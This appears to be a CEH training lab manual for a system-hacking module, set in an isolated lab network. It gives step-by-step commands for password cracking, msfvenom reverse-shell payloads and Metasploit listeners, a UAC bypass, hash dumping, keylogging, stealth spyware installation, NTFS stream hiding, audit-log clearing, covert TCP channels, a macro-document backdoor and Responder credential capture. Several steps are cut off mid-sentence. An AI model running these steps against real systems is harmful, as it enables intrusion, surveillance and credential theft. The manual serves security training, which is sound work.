If an Open File - Security Warning window appears click **Run**

Ophcrack main window appears, click **Load** from the menu-bar and select **PWDUMP file** from the drop-down list.

Open PWDUMP file window appears, select the **hashes.txt** file on the **Desktop** and click **Open**

The hashes are loaded in the application, click **Tables** from the menu-bar

Table Selection window appears, select **Vista free** in the list and click **Install**.

The **Select the directory which contains the tables** window appears. Select the **tables_vista_free** folder, which is already placed in the following location **Z:\CEHv10 Module 06 System Hacking\Password Cracking Tools\ophcrack**, and click **Select Folder**

The selected **tables_vista_free** is installed under the name **Vista free**, which is represented by a green colored bullet. Select the table, and click ok

Click **Crack** on the menu bar. Ophcrack begins to crack passwords. It takes, approximately, 15-17 minutes to crack all the password hashes. Once you click Crack, it will automatically turns to Stop. Ophcrack password cracking time might vary according to the password complexity.

Cracked passwords are displayed, as shown in the screenshot. In real time, if an attacker attempts to exploit a machine and escalate the privileges, he/she can obtain password hashes using tools such as PWDump7. By doing so, they can use hash decoding tools like Ophcrack to

Exercise 2: Creating and Using Rainbow Tables

Navigate to **Z:\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen**, and double-click **winrtgen.exe**

The main window of **Winrtgen** opens, as shown in the screenshot. Click on **Add Table** button to add a new rainbow table

The **Rainbow Table properties** window appears.

- Select **ntlm** from **Hash** dropdown list.
- Set **Min Len** as **4**, **Max Len** as **6** and **Chain Count** **4000000**
- Select **loweralpha** from **Charset** dropdown list (it depends upon Password

Click **OK**.

A file will be created and displayed in the **Winrtgen** window. Click **OK**

Once you click **OK**, it will automatically turns to **Start**, now click **Start** button to generate rainbow tables. Winrtgen begins to Create the hash table. As Winrtgen takes approximately 1 hour to generate hashes, we have already created a rainbow table and kept it in the **Z:\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen** folder

Click Stop in the Winrtgen application window and skip to step

The created hash table is saved automatically in **Z:\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen** directory, as shown in the screenshot. This generated table is used in tools such as RainbowCrack in order to crack passwords of various lengths, depending on the hashes you generate using Winrtgen

Navigate to **Z:\CEHv10 Module 06 System Hacking\Password Cracking Tools\RainbowCrack** and double-click **rcrack_gui.exe** to launch the **RainbowCrack** application

If Open File - Security Warning pop-up appears, click Run

In the RainbowCrack window, click **File** from the menu-bar and click **Load NTLM Hashes from PWDUMP File**

Open window appears, navigate to **Z:\CEHv10 Module 06 System Hacking** and select **hashes.txt** file and click **Open**

The loaded hashes are shown in the RainbowCrack application window as shown in the screenshot

Now to use the generated rainbow table to crack the hashes, click **Rainbow Table** from the menu-bar and click **Search Rainbow Tables**

The **Open** window appears, navigate to **Z:\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen** and select

ntlm_loweralpha#4-6_0_2400x4000000_oxid#000.rt and click **Open**

RainbowCrack automatically starts to crack the hashes as soon as the table gets loaded and shows you the cracked passwords as given in the

Note the weak passwords and close all the windows which were open after the lab is done

Exercise 3: Auditing System Passwords Using L0phtCrack

Navigate to **E:\CEHv10 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**. Double-click **lc7setup_v7.0.15_Win64.exe**.

The **L0phtCrack 7 - Trial** window should open automatically after the setup is finished, click **Proceed with Trial**. If the application does not start automatically, then launch it from the Start

The application starts and startup dialogue box appears, click **Password Auditing Wizard**.

LC7 Password Auditing Wizard window appears showing the **Introduction** section, click **Next**

Choose Target System Type section appears, select the **Windows** radio-button and click **Next**

Windows Import section appears, select **A remote machine** radio-button and click **Next**

Windows Import From Remote Machine (SMB) section appears, fill in the following details:

- In the **Host:** field type **10.10.10.12**
- Select the **Use Specific User Credentials** radio-button
- 10. In the **Credentials** section type the following info in the respective fields:
 - **Username: Administrator**
 - **Password: Pa\$\$w0rd**
 - **Domain: CEH.com**

Click **Next**.

Choose Audit Type section appears, select **Strong Password Audit** radio-button and click **Next**

Reporting Options section appears, check that **Display passwords when audited** and **Display encrypted password hashes** options are selected and click **Next**

Job Scheduling section appears, select **Run this job immediately** radio-button and click **Next**

Summary section appears, click **Finish**

Perform Calibration? pop-up appears, click **No**

Copying LC7 Agent window appears, click **Yes**

L0phtCrack starts to crack the passwords, you can see the progress bar in the bottom of the application window

If Perform Calibration? pop-up appears, click **No** everytime it shows up

L0phtCrack can take upto 5 hours to finish cracking all the passwords, press the **Stop** button at the bottom of the application window and refer to the

screenshot for the cracked passwords

Exercise 4: Exploiting Client Side Vulnerabilities and Establishing a VNC Session

msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.10.11 LPORT=444 -o /root/Desktop/Test.exe and press **Enter**. The command creates a **Test.exe** exploit on the Kali machine's Desktop

Now create a directory to share this file to victim's machine, and provide the permissions and copy the file from Desktop to shared location. To do that , follow the following steps:

- Type **mkdir /var/www/html/share** and press **Enter** to create a share folder.
- Type **chmod -R 755 /var/www/html/share** and press **Enter**.
- Type **chown -R www-data:www-data /var/www/html/share** press **Enter**.
- Now move the malicious file to the shared location by typing **mv /root/Desktop/Test.exe /var/www/html/share** and press **Enter**.

Start the Apache server by typing **service apache2 start** and press **Enter**

In the terminal window, type **msfconsole** and press **Enter** to start the **Metasploit Framework**

Once the metasploit framework starts and you get a msf command line, type the following commands to set up a listener:

- Type **use multi/handler** and press **Enter**.
- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.10.11** and press **Enter**.
- Type **set LPORT 444** and press **Enter**

To start the listener, type **run** and press **Enter**

Click Windows 10 machine and click the Ctrl+Alt+Delete. Alternatively navigate to Commands (Thunder icon) menu and click

Open a browser (in this lab we are using **Chrome** browser) and in the address bar type **http://10.10.10.11/share** and press **Enter**. As soon as you press **Enter**, it will display the share folder contents as shown in the screenshot. Click **Test.exe** file to download

Save As window appears, in this lab we select **Desktop** as the saving location and click **Save** button

The **Test.exe** file gets saved on the **Desktop** of Windows 10 machine, double-click the executable to run it

If Windows SmartScreen pop-up appears, click Run

click Kali Linux, observe that one session is created or opened in the Meterpreter shell. If the meterpreter command line does not start interacting with the victim machine automatically, type **sessions -i 1** and press **Enter** to start

In the meterpreter command line type **sysinfo** and press **Enter** to get the system information of the victim machine

Type **run vnc** and press **Enter** to start a VNC session with the victim

TightVNC: window appears with the victim Desktop showing in the window \

Exercise 5: Escalating Privileges by Exploiting Client Side Vulnerabilities

Open a terminal window and type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Exploit.exe** and press **Enter**. The command creates a

Exploit.exe file on the Kali machine's Desktop.

Type the following commands to create a share folder and change permissions of the executable:

- Type the command **mkdir /var/www/html/share** and press **Enter**.
- Typing the command **chmod -R 755 /var/www/html/share/** and press **Enter**.
- Typing the command **chown -R www-data:www-data /var/www/html/share/** and pressing **Enter**.
- Type the command **ls -la /var/www/html/ | grep share** and press **Enter**

If the share folder is already present in the html folder, skip that command.

Next to start the apache server, type the command **service apache2 start** in terminal, and press **Enter**. Type the command **cp /root/Desktop/Exploit.exe**

/var/www/html/share/ in the terminal, and press **Enter**

In the terminal window, type **msfconsole** and press **Enter** to start the **Metasploit Framework**

Once the metasploit framework starts and you get a msf command line, type the following commands to set up a listener:

- Type **use exploit/multi/handler** and press **Enter**.

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.10.11** and press **Enter**

To start the listener, type **exploit -j -z** and press **Enter**

Click Windows 10 machine and click the Ctrl+Alt+Delete. Alternatively navigate to Commands (Thunder icon) menu and click

Open a browser (in this lab we are using **Chrome** browser) and in the address bar type **http://10.10.10.11/share** and press **Enter**. As soon as you press **Enter**, it will display the share folder contents as

shown in the screenshot. Click **Exploit.exe** file to download

Save As window appears, in this lab we select **Desktop** as the saving location and click **Save** button

The **Exploit.exe** file gets saved on the **Desktop** of **Windows 10** machine, **double-click** the executable to run it

Click Kali Linux, observe that one session is created or opened in the Meterpreter shell. Type **sessions -i 1** and press **Enter** to start interacting with the victim

To get the Server username type **getuid** in the meterpreter command line and press **Enter**

Type **run post/windows/gather/smart_hashdump** and press **Enter**. The command fails to dump the password hashes because of insufficient

Now, we shall try to escalate the privileges by trying to bypass the user account control setting which is blocking you from gaining unrestricted access to the machine. You will now issue a **getsystem** command that attempts to elevate the user privileges. The command issued is **getsystem -t 1** which uses the **Service - Named Pipe Impersonation (In Memory/Admin) Technique**. This command also fails to escalate the privileges as shown in the

Type **background** and press **Enter** to background the meterpreter session. Type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**. Then type **show options** and press **Enter** to show the customizable

Type **set SESSION 1** (1 is the current meterpreter session which was backgrounded in this lab) and press **Enter**. Now that we have configured the exploit, our next step will be to set a payload and configure it. Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set the meterpreter/reverse_tcp payload. The next step is to configure this payload. To know all the options you need

to configure in the exploit, type **show options** and press **Enter**. To set the LHOST option, type **set LHOST 10.10.10.11** and press **Enter**. To set the TARGET option, type **set TARGET 0** and press **Enter**

Here 0 is nothing but Exploit Target ID

You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings in Windows 10 machine. As you can see, BypassUAC exploit has successfully bypassed the UAC setting on the Windows 10 machine; you have now successfully attained

Check the current User ID status of meterpreter by issuing the **getuid** command. Type **getuid** and press **Enter**. You will observe that Meterpreter server is still running with normal user

Re-issue the **getsystem** command, in attempt to elevate privileges. Type **getsystem** and press **Enter**. Type **getuid** and press **Enter**. The meterpreter session is now running with **SYSTEM** privileges (**NT AUTHORITY\SYSTEM**) This time, the command has successfully escalated user privileges and

returns a message stating got system

Now try to dump the password hashes by typing the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, meterpreter successfully extracted the NTLM hashes and displayed them in

Close all the windows that were open during the

Exercise 6: Hacking Windows 10 using Metasploit, and Post-Exploitation Using Meterpreter

Launch a Command line terminal and type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe** and press **Enter**. The command creates a

Backdoor.exe exploit file and saves it on the Kali machine's Desktop

Now, type **mkdir /var/www/html/share** and press **Enter**.

To start the apache server, type **service apache2 start** in Terminal, and press **Enter**. To copy **Backdoor.exe** into the share folder, type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** and press

In the terminal window, type **msfconsole** and press **Enter** to start the **Metasploit Framework**

Once the metasploit framework starts and you get a msf command line, type the following commands to set up a listener: Type **use exploit/multi/handler** and press **Enter**. Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. Type **set LHOST 10.10.10.11** and press **Enter**

Now type **show options** and press **Enter** to show the module options

To start the listener, type **exploit -j -z** and press **Enter**

Click Windows 10 and open a browser (in this lab we are using **Chrome** browser) and in the address bar type **http://10.10.10.11/share** and press **Enter**. As soon

as you press **Enter**, it will display the share folder contents as shown in the screenshot. Click **Backdoor.exe** file to download
Save As window appears, in this lab we select **Desktop** as the saving location and click **Save** button

The **Backdoor.exe** file gets saved on the **Desktop** of **Windows 10** machine, **double-click** the executable to run it

If Windows SmartScreen pop-up appears, click Run

Click Kali Linux machine, observe that one session is created or opened in the Meterpreter shell. Type **sessions -i 1** and press **Enter** to start interacting with the victim

Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer

Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and so on

Type **getuid** and press **Enter**. Running getuid will display the attacker that the Meterpreter server is

Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine

Type **ls** and press **Enter** to list the files in the current remote directory
(**C:\Users\Admin\Desktop**)

To read the contents of a text file, type **cat filename.txt** (here, **secret.txt**) and press **Enter**

To view the MACE attributes of secret.txt, type **timestamp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified

Type **cd C:** and press **Enter** to change the current remote directory to **C:** Now type **pwd** and press **Enter**. Observe that the current remote directory is

Type **ls** and press **Enter** to list the files in the current working directory (**C:**)

Type **download bootmgr** and press **Enter**

The downloaded file is available in the **Home** folder as shown in the screenshot

Type **search -f "filename.ext"** (here **pagefile.sys**) and press **Enter**

Type **keyscan_start** and press **Enter**. This starts capturing all keyboard input from the victim system

Click Windows 10, and type some information in the secret.txt file (for instance "**My phone number is xxxxxxxxxx and my e-mail address is**")

Click Kali Linux machine. Type **keyscan_dump** and press **Enter**. This dumps all the keystrokes

Exercise 7: User System Monitoring and Surveillance Using Spytech SpyAgent

The **Remote Desktop Connection** window appears click **Show Options**

Enter the IP address of Windows Server 2012 (**10.10.10.12**) in the **Computer** field, enter the **User name** as **Administrator**, and click connect

The host machine tries to establish a Remote connection with the target machine. A **Windows Security** pop-up appears; enter the password (for **Administrator** account) that was obtained from L0phtCrack, and click **OK**

The password for Administrator account is Pa\$\$w0rd

A **Remote Desktop Connection** window appears; click **Yes**.

A Remote Desktop connection is successfully established, navigate to **Z:\CEHv10 Module 06 System Hacking\Spyware\General Spyware\Spytech SpyAgent** in the file explorer, and double-click **Setup (password=spytech).exe**. Open File - Security Warning pops up, click Run Would you like to include an uninstaller pop-up appears during installation

Click yes

A **Spytech SpyAgent** window appears; **close** the window

The **Spytech SpyAgent** dialog box appears; click **Continue....** If a browser pop-up appears, close it

Step 1 of setup wizard appears; click **click to continue**

Enter a password in the **New Password** field, and retype the same password in the **Confirm** field. Click **OK**. Here, the password entered is **qwerty@123**

password changed prompt appears, click OK

Step 2 of Welcome wizard appears, click **click to continue**

The **Configuration** section of setup wizard appears; click the **Complete + Stealth Configuration** radio button, and click **Next**

The **Extras** section of setup wizard appears; check **Load on Windows Startup** option, and click **Next**

The **Confirm settings** section of setup wizard appears; click **Next** to continue

The **Apply** section of setup wizard appears; click **Next**

The **Configuration Finished** window appears; click **Finish** to successfully setup **SpyAgent**

The main window of SpyAgent appears, along with the **Step 3** of setup wizard

Click **Click to continue**

To track the general user activities, click **Start Monitoring**. Getting Started pop-up appears, click No

The **Enter Access Password** window appears; enter the password, and click **OK**. The password entered here is **qwerty@123**

Stealth Notice pop-up appears, click OK

A SpyAgent pop-up appears. Check **Do not show this Help Tip again** and **Do not show Related Help Tips like this again**, click **click to continue...** Close all the windows and exit the **Remote Desktop Connection**

Your remote session will be disconnected prompt appears, click OK
Logon to **Windows Server 2012** virtual machine's **Administrator** account as a legitimate user (assume you are acting as a victim)

Logon to **Windows Server 2012** virtual machine's **Administrator** account as a legitimate user (assume you are acting as a victim)

Perform any user activity. In this lab, you will create a text file and write content in it such as bank

Now, click Windows Server 2016 machine, and perform **tasks 3-7** to launch **Remote Desktop Connection**, (you are logging into the machine as an attacker). To bring SpyAgent out of stealth mode press **CTRL+Shift+Alt+M**, type the

To check user keystrokes from keyboard, click **Keyboard & Mouse** on the **SpyAgent GUI**

Select **View Keystrokes Log**

A list of keystrokes log entries is displayed. Select an application whose log entries you want to view. Here, bank account details have been viewed. SpyAgent displays all the resulted keystrokes for the selected application, as shown in the screenshot. If a User Account Control pop-up appears; click Yes

In the same way, you can select each options to view all the activities. Once you are finished, close the remote desktop connection, and exit the spyagent application. This way, even an attacker can hack into a machine and install SpyAgent to spy on all activities performed by a user on his/her system

Exercise 8: Web Activity Monitoring and Recording using Power Spy

Exercise 9: Hiding Files Using NTFS Streams

Make sure that the **C:** drive file system is of **NTFS** format. To check this, go to **Computer**, right-click **C:**, and click **Properties**

This lab works only for NTFS format file systems

The **Local Disk (C:) Properties** window appears; check for file system format. Observe that the file system format is **NTFS**. Click **OK**

Open **Windows Explorer**, copy **calc.exe** from **C:\windows\system32**

navigate to **C:** drive, create a new folder and name it **magic** and paste the **calc.exe** application in this folder

Right-click on the **Start** menu and select **Command Prompt** to launch a command line window

Type **cd C:\magic** and press **Enter**. The command-prompt directory points to the **C:\magic** drive

Type **notepad readme.txt**, and press **Enter**

A **Notepad** pop-up appears; click **Yes** to create a new notepad file named **readme.txt**

Type some random text in the notepad file (for instance, **Hello World**)

Go to **File** menu, and click **Save** to save the **readme.txt** notepad file

Type **dir** in the command prompt and press **Enter**. This lists all the files present in the directory along with the files' sizes. Note the file size of **readme.txt** (in this case, 13 bytes)

The file size varies according to the text you have written in the notepad file.

Now hide **calc.exe** inside the **readme.txt** by typing the following in the command prompt: **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe**

Then press **Enter**

Type **dir** in command prompt and note the file size of **readme.txt**. The size of the **readme.txt** file should not change

Type the following command in the command prompt: **mklink backdoor.exe readme.txt:calc.exe**, and press **Enter**

Type **backdoor.exe** and press **Enter**. The Calculator application will be executed, as shown in the screenshot. In real-time, attackers may hide malicious files from being visible to the legitimate users by using NTFS streams; and entice them to execute those files

Exercise 10: Hiding Data Using White Space Steganography

Open a new notepad file, type **Hello World!** and press **Enter**; then long press hyphen to draw a line below **it**. **Save** the file as **readme.txt** in the folder where **SNOW.EXE** is located, i.e., **E:\CEHv10 Module 06 System Hacking\Steganography**

Tools\Whitespace Steganography Tools\Snow.

Navigate to **E:\CEHv10 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, shift+right-click **Snow** folder

and select **Open command window here** from the context menu

Type the following command in the command prompt and press Enter: **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt**. Here, magic is the password. You can type your desired password also. readme2.txt is the name of another file which will be created automatically in SAME location

The data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**. The contents of **readme2.txt** are **readme.txt + My Swiss bank account number is 45656684512263**. Now, type **snow -C -p "magic" readme2.txt**, and press **Enter**. It will show the contents of readme.txt (magic is the password which was entered)

To check the file in GUI, open the **readme2.txt** in notepad and go to **Edit --> Select all**, you will see the hidden data inside the **readme2.txt** file in the

form of spaces and tabs

Exercise 11: Image Steganography Using OpenStego

Navigate to **E:\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, and double-click **Setup-OpenStego-0.6.1.exe**. Follow the wizard guided setup to install **OpenStego**. While installation OpenStego Setup pop-up appears, click **No** to continue

Once you click No another OpenStego Setup pop-up appears, click **OK**

On completing the installation, click **Run OpenStego** application in the **Start** menu to launch the application

The OpenStego main window appears, as shown in the screenshot. Click **ellipsis**, under the **Message File** section

The **Open - Select Message File** window appears. Navigate to **E:\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. The text file contains sensitive information such as account number, credit

card information, and login credentials

Click **ellipsis**, under **Cover File**

The **Open - Select Cover File** window appears. Navigate to **E:\CEHv10 Module 06 System Hacking\Steganography Tools\Image**

Steganography Tools\OpenStego, select **Island.jpg**, and click **Open**

Both the Message file and the Cover file are uploaded. By performing steganography, the message file will be hidden in the image file

Click **ellipsis**, under **Output Stego File**

The **Save - Select Output Stego File** window appears. Choose a location where you want to save the file. In this lab, the location chosen is the

Desktop. Provide the file name **stego** and click **Open**

Now, click **Hide Data**

A **Success** pop-up appears, stating that the message has been successfully hidden. Click **OK**

13. The image containing the secret message appears on the **Desktop**. **Double-click** the image to view it. You will see only the image, but not the contents of the message (text file) embedded in it

Close the **Paint** window, maximize the **OpenStego** window, and click **Extract Data** in the left pane

Click the **ellipsis** button to the right of the **Input Stego File** box

The **Open - Select Input Stego File** window opens. Navigate to the **Desktop**, select **stego.png**, and click **Open**

Click the **ellipsis** button to the right of the **Output Folder** for **Message File** box

The **Select Output Folder for Message File** window appears. Choose a location to save the message file (**Desktop**), and click **Open**

Click **Extract Data**. This will extract the message file from the image and saves it onto the **Desktop**

The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; and the message file is displayed on the **Desktop**

Click **OK**

Close the OpenStego window, and double-click **New Text Document.txt**. The file displays all the information contained in the document, as shown in

Exercise 12: Image Steganography Using Quick Stego

Navigate to **E:\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, and double-click **QS12Setup.exe**. Follow the wizard driven installation

If an Open File - Security Warning pop-up appears, click Run

The Quick Stego main window appears, click **Open Image**, under **Picture, image, Photo File**. If the application does not start automatically, launch it by double-clicking

the application icon from the desktop

Navigate to **E:\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, select the image file

02_nissan_gt-r_specv_opt.jpg, and click **Open**

The selected image is added; it displays the message **THIS IMAGE DOES NOT HAVE A QUICK STEGO SECRET TEXT MESSAGE**. To embed text in

the image, click **Open Text**, under the **Text file**

Navigate to **E:\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, select the text file **text**

file.txt, and click **Open**

Selected text will be added in the text box right next to the image as shown in the screenshot

Click **Hide text**, under **Steganography**

Quick Stego application hides the text within the image, which can be observed by the message displayed by Quick Stego (The text message is now hidden in image), as shown in the screenshot. To save the image (in which the text is hidden), click on **Save Image**

under **Picture, image, Photo File**.

Provide the file name **stego**, and click **Save** (save it to the **Desktop**). The file is now saved as "stego". Though it seems to be a normal image file

it has the text hidden in it, which can be visible by viewing it in Quick Stego

Exit Quick Stego, and re-launch it from the **Desktop**. Click **Open Image**, under **Picture, Image, Photo File**

Browse the **Stego file** saved on the **Desktop**.

13.

The hidden text inside the image will be displayed, as shown in the screenshot. In real time, an attacker might scan for images that contain hidden

information and use steganography tools to obtain it. **Exercise 13:**

Viewing, Enabling, and Clearing Audit Policies Using Auditpol

In

Launch **Command Prompt** in the Windows Server 2016 machine. To view all the audit policies, type the command: **auditpol /get /category:*** Then press **Enter**. There is a space between auditpol and /get. There is also a space between

/get and /category

To enable the audit policies, type the following at the command prompt: **auditpol /set /category:"system","account logon" /success:enable /failure:enable**

Then press **Enter**

To check whether audit policies are enabled, type the following at the command prompt: **auditpol /get /category:***

Then press **Enter**

To clear the audit policies, type the following at the command prompt: **auditpol /clear /y**

Then press **Enter**

To check whether audit policies cleared, type the following at the command prompt: **auditpol /get /category:***

Then press **Enter**

Exercise 14: Covert Channels using Covert_TCP

In the Kali machine, launch a **Terminal** window and type the following commands to create the message which is to be sent.

- Type **cd Desktop** and press **Enter**.
- Type **mkdir send** and press **Enter**.
- Type **cd send/** and press **Enter**.
- Type **echo "Secret Message" > message.txt** and press **Enter**

Click the **Files** icon from the favourites bar in the Kali Desktop and select **Other Locations** in the left pane. Type **smb://10.10.10.16** in the **Connect to Server** field at the bottom of the **Files** window and press **Enter**.

Password required for 10.10.10.16 pop-up appears, input the following credentials: Username: **Administrator** Password: **Pa\$\$w0rd**

Click **Connect**

Navigate to **E\$\CEHv10 Module 06 System Hacking\Covert_TCP** and right-click on **covert_tcp.c** and choose **Copy** from the context menu

Paste the **covert_tcp.c** file in the **send** folder on the **Desktop**

Maximize the terminal window and type **cc -o covert_tcp covert_tcp.c** and press **Enter**

Select Ubuntu and type **toor** in the password box and press **Enter** to login.

Open a terminal window and issue the following commands:

- Type **cd Desktop** and press **Enter**.
- Type **mkdir receive** and press **Enter**.
- Type **cd receive** and press **Enter**

Click the **Files** icon from the launcher and select **Connect to Server** from the left-pane. **Connect to Server** window appears, type

smb://10.10.10.16 in the **Server Address** field and press **Enter**.

Password required for 10.10.10.16 pop-up appears, input the following credentials:

- Username: **Administrator**
- Password: **Pa\$\$w0rd**

Click **Connect**

Navigate to **e\$\CEHv10 Module 06 System Hacking\Covert_TCP** and right-click on **covert_tcp.c** and choose **Copy** from the context menu

Paste the **covert_tcp.c** file in the **receive** folder on the **Desktop**

Maximize the terminal window and type **cc -o covert_tcp covert_tcp.c** and press **Enter**

In the terminal window type **sudo su** and press **Enter**. Then type your ubuntu password (here, **toor**) and press **Enter**

You will not be able to see the password input

To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 9999 -dest_port 8888 -server -file**

/home/ubuntu/Desktop/receive/receive.txt and press **Enter**

Click Kali Linux, click **Applications --> Sniffing & Spoofing** and select **Wireshark**

Double-click the **eth0** interface to start capturing network packets. If Lua: Error during loading, pop-up appears click OK

In the terminal window type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 8888 -dest_port 9999 -file /root/Desktop/send/message.txt** and press **Enter** to start sending the

contents of message.txt file through covert_tcp

Click Ubuntu and maximize the terminal window, observe that the message is being received byte-by-byte

Open the receive folder and open the receive.txt file. The text file contains the message sent from the Kali machine

Click Kali Linux and maximize the **Wireshark** window. Click **Capture** from the menu-bar and click **Stop** to stop the packet capture.

If you examine the communication between Ubuntu and Kali machines, i.e. **10.10.10.11** and **10.10.10.9** you will find each character of the message string being sent in individual packets over the network as shown in the screenshot. In this screenshot you can see the character "**S**" being sent. Covert_tcp changes header of the tcp packets and replaces it with the characters of the string one character at a time to send the message without

being detected

In this screenshot you can see the character "**e**" being sent

In this screenshot you can see the character "**c**" being sent

In this screenshot you can see the character "**r**" being sent

In this screenshot you can see the character "**e**" being sent

In this screenshot you can see the character "**t**" being sent.

Exercise 15: Hacking Windows Server 2012 with a Malicious Office Document Using TheFatRat

Open a terminal window, type **fatrat** and press **Enter** to launch TheFatRat

The application prompts you to press **Enter** after checking for its dependencies. Press **Enter**

A Warning appears as shown in the screenshot. Press **Enter** to continue

The application starts the postgresql service and prompts you to press Enter as shown in the screenshot. Press **Enter**.

TheFatRat application launches showing the menu options, choose **[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]** by typing **6** and press enter

PwnWinds menu appears , choose **[3] Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and press **Enter**

Input the following information for creating the backdoor:

- Type **10.10.10.11** in the **Set LHOST IP** option and press **Enter**.
- In the **Set LPORT** option, type **4444** and press **Enter**.
- Type **payload** in '**Please enter the base name for output files**' option and press **Enter**

In the **Choose Payload** option, choose [**3**] **windows/meterpreter/reverse_tcp** by typing **3** and press **Enter**

Wait till the application creates the payload and press **Enter** when prompted

Type **8** and press **Enter** to go to the application main menu.

From the menu, choose [**07**] **Create Backdoor For Office with Microsploit** by typing **7** and press **Enter**

Microsploit menu appears, choose option [**2**] **The Microsoft Office Macro on Windows** by typing **2** and press **Enter**

Input the following information for creating the document file:

- Type **10.10.10.11** in the **Set LHOST IP** option and press **Enter**.
- In the **Set LPORT** option, type **4444** and press **Enter**.
- Type **BadDoc** in '**Enter the base name for output files**' option and press **Enter**.

In **Enter the message for the document body (ENTER = default):**, leave it to default and press **Enter**. In **Are you want Use custom exe file**

backdoor (y/n) option type **y** and press **Enter**

Type **/root/TheFatRat/output/payload.exe** as **Path** and press **Enter**

In the **Choose Payload** option, choose [**3**] **windows/meterpreter/reverse_tcp** by typing **3** and press **Enter**. Wait till the application creates the document file and press **Enter** when prompted. The application gives you the path of the location where the output

document has been saved.

Close the fatrat window and open a new terminal window. In the terminal window issue the following commands:

- Type **mkdir /var/www/html/share** and press **Enter**.
- Type **mv /root/TheFatRat/output/BadDoc.docm /var/www/html/share/** and hit **Enter**.
- Then type **service apache2 start** and hit **Enter**

Type **msfconsole** and press **Enter**.

Once the metasploit framework starts and you get a msf command line, type the following commands to set up a listener:

- Type **use multi/handler** and press **Enter**.
- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.10.11** and press **Enter**.

- Type **set LPORT 4444** and press **Enter**

Now type **run** to start the listener

Click Windows Server 2012 machine and click the Ctrl+Alt+Delete

In the **Password** field click Pa\$\$w0rd and press **Enter** to login.
Open a browser (here **Chrome**), in the address bar type
http://10.10.10.11/share/ as the URL and press **Enter**

Index of /share page appears, click **BadDoc.docm** to download it.

Save As window appears, select the download location as **Desktop** and click **Save**.

The **BadDoc.docm** file is saved on the **Desktop**, double-click to open the file

MS Word opens, **First things first** prompt appears, select the **Ask me Later** radio button and click **Accept**. Click the **Enable Editing** button from

the **Protected View** alert

Click **Enable Content** in the **Security Warning** alert

Click Kali Linux machine, observe that one session is created or opened in the **Meterpreter** shell. If the shell does not start interacting with the victim automatically, type

sessions -i 1 and press Enter to start interacting with the victim machine

Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer

Exercise 16: Active Online Attack using

Responder LLMNR and NBT-NS are enabled by default in Windows and can be used to extract the password hashes from a user. Since the awareness of this attack is fairly low, there is a good chance of acquiring the user credentials on a internal network penetration test.

By listening for LLMNR/NBT-NS broadcast requests, it is possible for an attacker to spoof itself as the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool like Responder.

Open a command terminal from the favourites bar, and type **responder -I eth0** and press **Enter**

7. Now, go back to Windows 10 victim machine (click Windows 10) and right-click on **Start** icon, click **Run**.

Run window appears, type **\\ceh-tools** in the **Open** field and click **OK**. Leave the Windows 10 machine running and switch back to Kali Linux machine. Here, victim is trying to access **\\ceh-tools** host which does not exist. So when DNS resolution for this host fails, the machine will attempt to ask all other machines on the local network for the correct address via **LLMNR on UDP/5355** or **NBT-NS on UDP/137**. An attacker can listen on a network

for these **LLMNR/NBT-NS broadcasts** and respond to them.

Responder running on the attacker's machine spoofs itself as the target host (**\\ceh-tools**) that the victim is looking for. Once the victim system identifies the location of target host (here, spoofed one), it attempts to connect to the host with its access credentials. Responder starts capturing the **LLMNR/NBT-NS** broadcasts from the victim machine along with the access credentials of Windows 10 machine as shown in the screenshot. Responder will collect the access credential hashes of the user logged in the victim machine.

